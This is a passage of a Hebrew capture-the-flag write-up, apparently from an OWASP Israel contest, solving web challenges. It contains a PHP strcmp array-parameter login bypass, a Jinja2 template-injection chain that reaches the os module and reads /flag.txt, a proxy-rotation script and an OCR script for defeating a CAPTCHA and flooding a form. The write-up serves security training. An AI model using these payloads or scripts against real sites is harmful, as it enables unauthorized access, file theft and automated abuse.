drwxr-xr-x 1 root root 4096 Aug 29 13:52 etc
-r-xr-xr-x 1 root root 23 Aug 29 12:17 flag.txt
drwxr-xr-x 1 root root 4096 Aug 29 13:52 home
drwxr-xr-x 1 root root 4096 Aug 29 13:45 lib
drwxr-xr-x 2 root root 4096 Jul 16 00:00 lib64
drwxr-xr-x 2 root root 4096 Jul 16 00:00 media
drwxr-xr-x 2 root root 4096 Jul 16 00:00 mnt
drwxr-xr-x 2 root root 4096 Jul 16 00:00 opt
dr-xr-xr-x 305 root root 0 Sep 4 18:54 proc
drwx----- 1 root root 4096 Aug 29 13:52 root
drwxr-xr-x 3 root root 4096 Jul 16 00:00 run
drwxr-xr-x 2 root root 4096 Jul 16 00:00/sbin
drwxr-xr-x 2 root root 4096 Jul 16 00:00 srv
dr-xr-xr-x 13 root root 0 Sep 5 07:14 sys
drwxrwxrwt 1 root root 1155072 Sep 24 07:59 tmp
drwxr-xr-x 1 root root 4096 Jul 16 00:00 usr
drwxr-xr-x 1 root root 4096 Jul 16 00:00 var

/app:
total 20
dr-xr-xr-x 1 root root 4096 Aug 29 13:52 .
drwxr-xr-x 1 root root 4096 Aug 29 13:52 ..
-r-xr-xr-x 1 root root 3663 Aug 27 10:40 app.py
-r-xr-xr-x 1 root root 14 Aug 27 10:40 requirements.txt
dr-xr-xr-x 1 root root 4096 Aug 29 13:52 templates
```

נשתמש באחת השיטות כדי לקרוא את flag.txt ונקבל:

OWASP-IL{Im4g3Tr4g1ck}

אתגר 9 – TheBug (רמת קושי בינונית, 350 נקודות)


הוראות האתגר:

I have a bug in my app that will give away the flag,
I hope you won't find it :\
What you are waiting for go away and find it...

URL: <http://challenges.owaspil.ctf.today:8083/>

פתרון:

האתר מציג מחשבון שמאפשר לבצע פעולות חשבוניות בסיסיות:



הפעולות מתורגמות לבקשות GET, למשל עבור $7+2$:

<http://challenges.owaspil.ctf.today:8083/?calc=7%2B2>

אם ננסה לשחק עם הפרמטרים, נקבל את התוצאה הבאה:

http://challenges.owaspil.ctf.today:8083/?calc=test	Unrecognized variable: 'test'
http://challenges.owaspil.ctf.today:8083/?calc=	Unexpected end found
http://challenges.owaspil.ctf.today:8083/?calc=1+1	Unexpected character found: '1' at index 2

חיפוש בגוגל של השגיאות הללו מגלה את [הדף הזה](#), שבו אפשר למצוא משהו שנראה כמו קוד המקור של הספרייה המשמשת לביצוע הפעולות החשבוניות.

ממעבר זריז על הקוד, קפצה לי לעין הפקודה הבאה (בעיקר בגלל ההדפסה):

```
raise Exception("Division by 0 kills baby whales (occured at index " +  
str(div_index) + ")")
```

זה נשמע כמו משהו שכדאי לנסות.

ואכן, התוצאה לא אכזבה (בתקווה שאף בעל חיים לא נפגע במהלך הניסוי):

ZeroDivisionError

ZeroDivisionError: Division by 0 kills baby whales (occured at index 1)

Traceback (most recent call last)

```
File "/usr/local/lib/python2.7/site-packages/flask/app.py", line 2309, in __call__  
    return self.wsgi_app(environ, start_response)
```

הפעם, אם ננסה להקליק על הסמל של ה-Console על מנת להריץ קוד, נקבל את ההודעה הבאה:

Console Locked

The console is locked and needs to be unlocked by entering the PIN. You can find the PIN printed out on the standard output of your shell that runs the server.

PIN:

למזלנו, זה לא מפריע כי הדגל נמצא ב-stack trace:

File "/app/index.py", line 204, in calc

```
@app.route('/')  
def calc():  
    c = request.args.get('calc')  
    flag = "OWASP-IL{L3ts_M4k3_Err0rs_Gr34t_Again}"  
    return render_template('index.html', result=evaluate(c) if c is not None else "")
```

הדגל:

OWASP-IL{L3ts_M4k3_Err0rs_Gr34t_Again}

הוראות האתגר:

I can't believe I forgot the username and password!
I have piece of the code maybe you can help me hack my own website?

URL: <http://challenges.owaspil.ctf.today:8082/>

לאתגר צורף הקוד של `login.php`.

פתרון:

החלק היחיד שמעניין בקוד הוא הקטע הבא:

```
<?php
require_once('config.php');

function check_param($param) {
    return (isset($_POST[$param]) && !empty($_POST[$param]));
}

if (check_param('username') && strcmp($AUTH_USER,
$_POST['username']) == 0 && check_param('md5') && strcmp($AUTH_MD5,
$_POST['md5']) == 0) {
    $_SESSION['connected'] = 1;
    header('Location: /index.php');
    exit();
}
?>
```

במבט ראשון, אנחנו צריכים לספק שם משתמש וסיסמא (האתר מחשב MD5 של הסיסמא בצד הלקוח וזה מה שנשלח בטופס הכניסה). קוד השרת משווה את הקלט אל הערכים שהוגדרו מראש (הם שמורים ב-`config.php` ואין לנו גישה אליהם), ורק אם הם שווים ניתן להתחבר לאתר.

התיעוד של PHP תמיד היה דוגמא לתיעוד מוצלח בעיני, הוא כולל המון דוגמאות קוד רשמיות, וכל דף מסתיים עם הערות מועילות של גולשים על דברים שכדאי לשים לב אליהם, מקרי קצה, דוגמאות קוד נוספות ושאר ירקות.

מכיוון שלא היה לי כיוון אחר, נכנסתי ל**[תיעוד של strcmp](#)** ומצאתי את ההערה הבאה מועילה במיוחד:

```
<?php
if (strcmp($_POST['password'], 'sekret') == 0) {
    echo "Welcome, authorized user!\n";
} else {
    echo "Go away, imposter.\n";
}
?>
```

```
$ curl -d password=sekret http://andersk.scripts.mit.edu/strcmp.php
Welcome, authorized user!
```

```
$ curl -d password=wrong http://andersk.scripts.mit.edu/strcmp.php  
Go away, imposter.
```

```
$ curl -d password[]=wrong http://andersk.scripts.mit.edu/strcmp.php  
Welcome, authorized user!
```

נראה מתאים.

```
import requests  
r =  
requests.post('http://challenges.owaspil.ctf.today:8082/login.php',  
data = {"username[]": "a", "md5[]": "a"})  
print (r.text)
```

והתוצאה:

OWASP-IL{PHP_1s_S0_B4d_Th4t_1t_Hurts}

אתגר 11 - Recommendation Generator (רמת קושי בינונית, 500 נקודות)

הוראות האתגר:

Hi Guys, I need your help!

Someone hacked my recommendation system and i can't found the security breach.

Can you demonstrate the hacker's steps in order to take over the server and send me the flag?

URL: <http://challenges.owaspil.ctf.today:8087/>

פתרון:

כניסה לאתר מציגה את הדף הבא:

Recommendation Generator

Name

Who would you like to recommend?

Recommender name


Submit

הכנסה של פרטים מייצרת המלצה אקראית:

“ John Doe I can recommend as a person with great proficiency and deep experience of solutions. John Doe is a self motivated and wise person but also an inspiring perfectionist. Creative strategist with great interpersonal skills. Customer focused and honest team player. If you ever need someone to deliver under pressure, no slip-ups, just results, John Doe is your go-to person!


Israel Israeli

הדבר הראשון ששמתי לב אליו הוא שהאתר פגיע ל-XSS:



אולם, הכיוון הזה לא הוביל לשום מקום.

המשכתי לחפש, ואחד מהדברים שקפצו לי לעין היה השרת של האתר:



חיפשתי gunicorn ומצאתי ש-Gunicorn "Green Unicorn" is a Python Web Server Gateway Interface HTTP server.

אם כן, האתר כנראה נכתב בפייתון, ורוב הסיכויים שהוא משתמש ב-Framework הפופולרי Flask.

מצאתי את [הדף הזה](#) אודות הזרקת קוד ל-Flask Templates, והתחלתי לנסות.

הטבלה הבאה מציגה את הקלט והפלט של גישה לכתובת הבאה:

http://challenges.owaspil.ctf.today:8087/get_recommendation?name=a&recommender=<input>

<input>	<output>
{{'.__class__'}}	<type 'str'>
{{'.__class__.mro()'}}	[<type 'str'>, <type 'basestring'>, <type 'object'>]
{{'.__class__.mro()[2].__subclasses__()'}}	[<type 'type'>, <type 'weakref'>, <type 'weakcallableproxy'>, <type 'weakproxy'>, <type 'int'>, ...]
{{'.__class__.mro()[2].__subclasses__()[59]'}}	<class 'warnings.catch_warnings'>
{{'.__class__.mro()[2].__subclasses__()[59].__init__.func_globals['linecache'].__dict__['os']'}}	<module 'os' from '/usr/local/lib/python2.7/os.pyc'>

מפה אפשר להריץ כבר פקודות של OS, למשל:

```
{{'.__class__.mro()[2].__subclasses__()[59].__init__.func_globals['linecache'].__dict__['os'].listdir('.')
}}
```

מציג:

```
['templates', 'app.py', 'requirements.txt']
```

באופן דומה (עם נתיב קצת שונה), הרצת:

```
{{'.__class__.mro()[2].__subclasses__()[59]().__module__.__builtins__['open']('app.py').read()}}
```

תפלוט את התוכן של `app.py`.

מפה צריך פשוט למצוא את הקובץ המתאים:

```
req = "{{"  
req += "'" "  
req += ".__class__.mro()[2]" "  
req += ".__subclasses__()[59]" "  
req += ".__init__" "  
req += ".func_globals['linecache'" "  
req += ".__dict__['os'" "  
req += ".listdir('/')" "  
req += "}" "  
req += "}" "
```

```
r =  
requests.get("http://challenges.owaspil.ctf.today:8087/get_recommendation?name=a&recommender=" + req)  
print (r.text)
```

#Output:

```
""["srv", "tmp", "sbin", "bin", "var", "root", "run", "sys", "etc", "opt",  
"mnt", "boot", "lib", "dev", "media", "proc", "usr", "home", "lib64",  
".dockerenv", "flag.txt", "app"]""
```

```
req = "{{"  
req += "'" "  
req += ".__class__.mro()[2]" "  
req += ".__subclasses__()[59]()" "  
req += ".__module__" "  
req += ".__builtins__['open']('/flag.txt'" "  
req += ".read()" "  
req += "}" "  
req += "}" "
```

```
r =  
requests.get("http://challenges.owaspil.ctf.today:8087/get_recommendation?name=a&recommender=" + req)  
print (r.text)
```

הדגל:

OWASP-IL{IAmL00kingF0rT3mpl4tes}

הוראות האתגר:

Hi you! Do you think that you traveled the world? Your mission is to enter to our site with IP that belongs to country that we request you

Can you do that ? use with REAL IP :)

URL: <http://challenges.owaspil.ctf.today:8095/>

פתרון:

כמו קודם, כניסה לאתר מציגה טקסט בתבנית הבאה:

In order to get the flag you must to serve from Brazil (You served from Israel) | Counter: 0/16

המימוש מאוד דומה לתרגיל המקורי:

```
import requests, re

ip_table = {}
with open("proxy2.txt") as f:
    for line in f:
        line = line.rstrip()
        ip, country = line.split("\t")
        if country.lower() not in ip_table:
            ip_table[country.lower()] = []
        ip_table[country.lower()].append(ip)

s = requests.Session()
country_regex = re.compile("In order to get the flag you must to serve from ([^()]+) \(")
proxies = None
text = ""

def get_page(proxies):
    r = s.get('http://challenges.owaspil.ctf.today:8095/', proxies=proxies)
    print (r.text)
    return r.text

text = get_page(None)
while "OWASP" not in text:
    match = country_regex.search(text)
    if match:
        country = match.group(1).lower()
        for ip in ip_table[country]:
            proxies = {'http': ip}
            print (proxies)
            try:
                text = get_page(proxies)
                if "you must to serve from {}".format(country) not in text.lower():
                    break
            except:
                pass
        else:
            print ("No IP was successful for {}".format(country))
            break
    else:
        print ("No match for '{}'.format(text))
        break
print (text)
```

ההבדלים העיקריים הם:

- במקום להשתמש ב-XFF, אנחנו משתמשים בפרמטר של ספריית [requests](#) שמאפשר להתחבר לכתובת מסויימת באמצעות פרוקסי
- עלינו לנסות מספר כתובות IP עד שהחיבור יצליח, מכיוון ששרתי פרוקסי חסניים לא תמיד זמינים

הדגל:

OWASP-IL{W0rld_T0r_0ops_S0rry_T0ur!}

אתגר 13 - Break The Captcha – Nightmare (רמת קושי קשה, 700 נקודות)


הוראות האתגר:

Following the last attack on my website i increased the difficulty of my human security.
Do you think that you can bypass it with code and flood my form?

URL: <http://challenges.owaspil.ctf.today:8085/>

פתרון:

האתגר החדש נראה כך:



אז מה התחדש?

- נוסף תרגיל מתמטי אשר מופיע כטקסט (קל לפתור אותו)
- התמונה כוללת רעש אקראי (מקשה על ה-OCR)

נתמקד בינתיים בתמונה, מכיוון שהפתרון הנדרש עבור הטקסט הוא קל ביותר.



מהתבוננות בתמונה הזו (ובמדגם מייצג של תמונות נוספות), אפשר לשים לב למאפיינים הבאים:

- הטקסט הוא תמיד לבן
- הרקע הוא תמיד צבעוני, וכן ה"נקודות" ברקע
- "רעש" נוסף הוא הקווים שלעיתים חוצים את הטקסט במקומות אקראיים, והוא תמיד שחור

ה-OCR מעדיף טקסט שחור על רקע לבן, ונראה שלא מאוד קשה לייצר תמונה כזו מהתמונה המקורית:

1. עוברים על התמונה, פסקל אחרי פסקל
2. פסקל לבן הופכים לשחור
3. פסקל שאינו לבן הופכים ללבן

הנה תוצר של האלגוריתם הזה:




uk7za

הבעיה היא שהקווים השחורים מאוד מקשים על ה-OCR (את הדוגמא לעיל הוא זיהה בתור uk/za). גם באתגר המקורי היו טעויות בזיהוי, אבל האחוז פה הוא גבוה משמעותית.

כנראה שהפתרון הנכון ביותר במצב הזה היה "לאמן" את ה-OCR עם הגופן שמשמשים בו בתמונה. כלומר, לתת ל-OCR מספיק דגימות של התווים השונים המשמשים לבניית התמונה, כאשר עבור כל תו אנחנו מספרים ל-OCR איזה תו זה, ובאופן זה הוא "לומד" כיצד התו נראה. "אימון" כזה משפר מאוד את היכולת של OCR-ים לזהות טקסט.

במקום זה, בחרתי לקחת קיצור דרך בהתבסס על המאפיינים המיוחדים של התרגיל הזה.

צפייה במספר תמונות במקביל נראית כך:



שימו לב שהטקסט תמיד תופס את אותו המקום בתמונה. לכן, בשלב הראשון (לפני עיבוד נוסף) אפשר "לחתוך" אותו (crop) ולהתעלם מכל החלק הימני. לאחר מכן, הפעלתי את האלגוריתם שפירטנו לעיל על מנת ליצור טקסט לבן על רקע שחור.

הקוד עצמו נראה כך:

```
def get_image_bounding_box(img):  
    w, h = img.size  
    return (3, 6, w - 28, h - 2)  
  
def filter_image(in_file):  
    img = PIL.Image.open(in_file)  
    img = img.crop(get_image_bounding_box(img))
```



```


m = img.load()
new_w, new_h = img.size

num_black_pixels = 0
for x in xrange(new_w):
    for y in xrange(new_h):
        r,g,b = m[x,y]
        if (r, g, b) == WHITE:
            m[x,y] = BLACK
        else:
            if (r, g, b) == BLACK:
                num_black_pixels += 1
            m[x,y] = WHITE

return (img, num_black_pixels)

```

שימו לב שבנוסף ללוגיקה שפורטה קודם, הקוד סופר פיקסלים שחורים (מקוריים, לפני השינוי) בתמונה החתוכה. דבר זה בעצם משמש עבור קיצור הדרך שהזכרתי – במידה ומספר הפיקסלים השחורים גדול יותר מקבוע שהוגדר מראש, הקוד מוותר על השימוש ב-OCR וממשיך אל התמונה הבאה. זאת, מכיוון שהקריאה לפונקציית ה-OCR היא היקרה ביותר מבחינת זמן, ואילו אחוז ההצלחה כאשר ישנם קווים חותכים על גבי הטקסט הוא נמוך מאוד. כלומר, אלו מקרים ש"לא משתלמים". ישנו סיכוי גדול יותר שבניסיון הבא, הקווים השחורים יופיעו במקום פחות חשוב, ואז יהיה משתלם לבצע את הקריאה ל-OCR.



אם ביצענו את קיצור הדרך הזה, נצטרך לבצע הרבה יותר קריאות כדי "לחפות" על המקרים שאינם משתלמים (לכן קצת קשה לקרוא לו "אופטימיזציה").

הקוד של הפונקציה העיקרית במקרה הזה הוא:

```

with requests.Session() as s:
    with open(DEBUG_FILENAME, "w") as debug_file:
        for i in range(NUM_ATTEMPTS):
            print "-" * 15
            print (i)
            if DEBUG:
                debug_file.write("<hr/><br/><h2>{}</h2>\n".format(i))
            response = s.get(URL + "captcha.php", stream=True)

            img_to_filter = response.raw
            if DEBUG:
                temp = io.BytesIO(img_to_filter.read())
                debug_file.write("<img src='data:image/png;base64, {}' width='{}' /><br/>\n"
                                .format(base64.b64encode(temp.read()), DEBUG_IMG_SIZE))
                temp.seek(0)
                img_to_filter = temp
            raw_after_filter, black_pixels = filter_image(img_to_filter)
            if black_pixels > BLACK_PIXEL_LIMIT:
                continue
            if DEBUG:
                with io.BytesIO() as output:
                    raw_after_filter.save(output, format="PNG")
                    debug_file.write("<img src='data:image/png;base64, {}' width='{}'
                                    .format(base64.b64encode(output.getvalue()), DEBUG_IMG_SIZE))

            del response

            guess = get_guess(raw_after_filter)
            print (guess)

```

```

if DEBUG:
    debug_file.write(guess.encode("utf-8") + "\n")

math_answer = get_math_captcha_answer()
payload = {'captcha': guess, "math_captcha": math_answer, "submit": ""}
response = s.post(URL, data=payload)
if "flag" in response.text or "OWASP" in response.text:
    print(response.text)
    break

solved_captchas_match = solved_regex.search(response.text)
if solved_captchas_match:
    print("Solved: {}".format(solved_captchas_match.group(1)))

```

בגדול, הוא עושה בדיוק מה שאמרנו:

- מבצע מספר ניסיונות (NUM_ATTEMPTS), כאשר בכל ניסיון, הוא:
 - קורא את התמונה
 - מנקה את התמונה ובודק את מספר הפיקסלים השחורים (filter_image)
 - מוותר על הניסיון אם המספר גבוה מדי
 - פותר את המשוואה המתמטית (get_math_captcha_answer)
 - מגיש את הפתרון
 - מדפיס את מספר ההצלחות
 - (במידה ודגל DEBUG דלוק, הוא מטמיע בקובץ HTML את התמונה המקורית, את התמונה הנקייה ואת הניחוש, כך שבסוף הריצה אפשר לעבור על כל הניסיונות בקלות)

לשם השלמות, נצרף גם את פונקציות-העזר שהזכרנו.

הפונקציה לקבלת הניחוש:

```

def get_guess(img):
    guess = pytesseract.image_to_string(img, config=r'--psm 8').encode("utf-8")
    guess = guess.translate(SIMILAR_LETTERS_TRANS)
    guess = guess.translate(None, '?.,_ |')
    return guess

```

מלבד הקריאה ל-OCR עצמו, הפונקציה גם מבצעת עיבוד נוסף לתשובה באמצעות המילון הבא:

```

SIMILAR_LETTERS_TRANS = string.maketrans("IOYSBFZXCVMKWUJD0]?",
"lo958fzxcvmkwuj5ol7")

```

העיבוד הזה נדרש בגלל באג בגרסאות החדשות של Tesseract שבעקבותיו לא ניתן להגדיר רשימת תווים סגורה (אותיות קטנות ומספרים במקרה שלנו). לכן, כשה-OCR טועה וחושב שמדובר באות גדולה, הקוד הזה מתקן אותו (לא תמיד מדובר בשווה-ערך ל-lower(). למשל, צריך לתקן את B ל-8 ולא ל-b).

ולסיום, הקוד לפתרון המשוואה החשבונית:

```

def get_math_captcha_answer():
    operation = {'+': operator.add, '-': operator.sub, '*': operator.mul}
    r = s.get(URL)
    match = match_captcha_regex.search(r.text)
    try:
        return operation[match.group(2)](int(match.group(1)), int(match.group(3)))
    except Exception as e:
        raise Exception("Error attempting to solve math! ({}).format(str(e)))

```

אחרי בין 70-200 ניסיונות (משמעותית גרוע יותר מהאתגר המקורי) הפתרון שמתקבל הוא:

OWASP-IL{i_4M_Th3_OCR_N1nj4!}


אתגר 14 - Flags, Flags, Flags (רמת קושי קשה, 750 נקודות)

הוראות האתגר:

There are so many flags but where is my flag!!! :(
Please find my flag I know it's here...

URL: <https://challenges.owaspil.ctf.today:8443/>

Hint: If you see this message



**You already have the flag, just sniff around....
And please shut down your proxy it could scare the flag.**

פתרון:

לחיצה על הקישור מביאה אותנו לדף HTTPS (עם self-signed certificate לא מוכר) שמכיל עשרות דגלים:



את האתגר התחלתי לפתור אחרי שכבר פורסם הרמז, ולכן הדרך לשלב הראשון התקצרה עבורי, אך לא בדיוק באופן שיוצרי האתגר התכוונו אליו.

כשהסתכלתי על החלק המטושטש של הרמז, המילה השנייה נראתה לי מאוד כמו flags, וזה הסתדר מצוין עם קוד המקור של האתר:

```
<div class="col-lg-1 col-sm-2 col-xs-4">
  <p class="blend-link">
    <a href="./flags/argentina-flags-cat.png">
      <br>ARGENTINA</a></p>
</div>
<div class="col-lg-1 col-sm-2 col-xs-4">
```

```
<p class="blend-link">
  <a href="./flags/armenia-flags-cat.png">
    <br>ARMENIA</a></p>
</div>
```

אם כך, המילה השלישית צריכה להיות cat. נותר לגלות מה המילה הראשונה:

143/flags/

אם נחدد קצת את התמונה:

143/flags/

אם נמדוד את הגדלים של ה"גושים", נגלה שהרוחב של המילה השנייה (flags) הוא כ-40 פיקסלים, כלומר כ-8 פיקסלים לתו. הרוחב של המילה הראשונה הוא כ-150 פיקסלים, משמע כ-19 תווים ברוחב 8 פיקסלים.

במקרה, הקישור היחיד שמתאים לכך הוא:

```
root@kali:~# curl -s -k https://challenges.owaspil.ctf.today:8443/ | grep
"a href" | grep -o -P '(?<=flags/).*(?=-flag)' | awk 'length==19'
NetherlandsAntilles
```

ואכן:

```
root@kali:~# curl -s -k https://challenges.owaspil.ctf.today:8443/flags/N
etherlandsAntilles-flags-cat && echo ""
Look closely.. you just received it :)
```

איך היה אפשר למצוא את הקישור הזה בלי "לרמות" לאחר מתן הרמז? כנראה על ידי ביקור בכל הקישורים ובדיקת התגובה.

איך היה אפשר למצוא את הקישור הזה לפני הרמז? הוא היחיד שמופיע ללא סיומת PNG:

```
<div class="col-lg-1 col-sm-2 col-xs-4">
  <p class="blend-link">
    <a href="./flags/Netherlands-flags-cat.png">
      <br>NETHERLANDS</a></p>
</div>
<div class="col-lg-1 col-sm-2 col-xs-4">
  <p class="blend-link">
    <a href="./flags/NetherlandsAntilles-flags-cat.png">
      <br>NETHERLANDS ANTILLES</a></p>
</div>
```

כנראה בגלל ה"רמאות" הזאת, הקארמה התנקמה בי והחלק השני לקח לי שעות על גבי שעות.

הרמז אמר שהדגל כבר אצלנו ורק צריך "לרחרח מסביב" (sniff around), רמז עבה לשימוש ב-Sniffer ללכידת התעבורה וניתוחה.

לכן, הצעד המתבקש הבא הוא לפתוח Sniffer כדוגמת Wireshark, לבצע את הבקשה לאתר ולעבור על התעבורה שמתקבלת.

כך זה נראה:

1	0.000000000	10.0.2.15	10.0.0.138	DNS	88 Standard query 0x4f1b A challenges.owaspil.ctf.today
2	0.000275381	10.0.2.15	10.0.0.138	DNS	88 Standard query 0x7f34 AAAA challenges.owaspil.ctf.today
3	0.007163621	10.0.0.138	10.0.2.15	DNS	104 Standard query response 0x4f1b A challenges.owaspil.ctf.today A 52.47.109.181
4	0.023021126	10.0.2.15	10.0.0.138	DNS	88 Standard query 0xd0b2 A challenges.owaspil.ctf.today
5	0.028153278	10.0.0.138	10.0.2.15	DNS	104 Standard query response 0xd0b2 A challenges.owaspil.ctf.today A 52.47.109.181
6	0.030213149	10.0.2.15	52.47.109.181	TCP	74 45224 → 8443 [SYN] Seq=0 Win=29200 [TCP CHECKSUM INCORRECT] Len=0 MSS=1460 SACK_PERM=1 TSval=1931774600 TSecr=0 WS=128
7	0.031444008	10.0.0.138	10.0.2.15	DNS	150 Standard query response 0x7f34 AAAA challenges.owaspil.ctf.today SOA rick.ns.cloudflare.com
8	0.120076125	52.47.109.181	10.0.2.15	TCP	60 8443 → 45224 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
9	0.120104022	10.0.2.15	52.47.109.181	TCP	54 45224 → 8443 [ACK] Seq=1 Ack=1 Win=29200 [TCP CHECKSUM INCORRECT] Len=0
10	0.120369694	10.0.2.15	52.47.109.181	TLSv1.2	291 Client Hello
11	0.120945833	52.47.109.181	10.0.2.15	TCP	60 8443 → 45224 [ACK] Seq=1 Ack=238 Win=65535 Len=0
12	0.202913028	52.47.109.181	10.0.2.15	TLSv1.2	880 Server Hello, Certificate, Server Key Exchange, Server Hello Done
13	0.202946327	10.0.2.15	52.47.109.181	TCP	54 45224 → 8443 [ACK] Seq=238 Ack=827 Win=30562 [TCP CHECKSUM INCORRECT] Len=0
14	0.228758638	10.0.2.15	52.47.109.181	TLSv1.2	180 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
15	0.229051217	52.47.109.181	10.0.2.15	TCP	60 8443 → 45224 [ACK] Seq=827 Ack=364 Win=65535 Len=0
16	0.231805437	10.0.2.15	52.47.109.181	TLSv1.2	217 Application Data
17	0.231510492	10.0.2.15	52.47.109.181	TLSv1.2	570 Application Data
18	0.231864220	52.47.109.181	10.0.2.15	TCP	60 8443 → 45224 [ACK] Seq=827 Ack=527 Win=65535 Len=0
19	0.232064675	52.47.109.181	10.0.2.15	TCP	60 8443 → 45224 [ACK] Seq=827 Ack=1043 Win=65535 Len=0
20	0.312229888	52.47.109.181	10.0.2.15	TLSv1.2	382 New Session Ticket, Change Cipher Spec, Encrypted Handshake Message, Application Data
21	0.312477305	10.0.2.15	52.47.109.181	TLSv1.2	92 Application Data
22	0.312699080	52.47.109.181	10.0.2.15	TCP	60 8443 → 45224 [ACK] Seq=1155 Ack=1081 Win=65535 Len=0
23	0.405225128	52.47.109.181	10.0.2.15	TLSv1.2	92 Application Data
24	0.405473116	52.47.109.181	10.0.2.15	TLSv1.2	418 Application Data, Application Data, Application Data, Application Data, Application Data, Application Data, Application Data
25	0.405567808	52.47.109.181	10.0.2.15	TLSv1.2	92 Application Data
26	0.405668669	10.0.2.15	52.47.109.181	TLSv1.2	100 Application Data
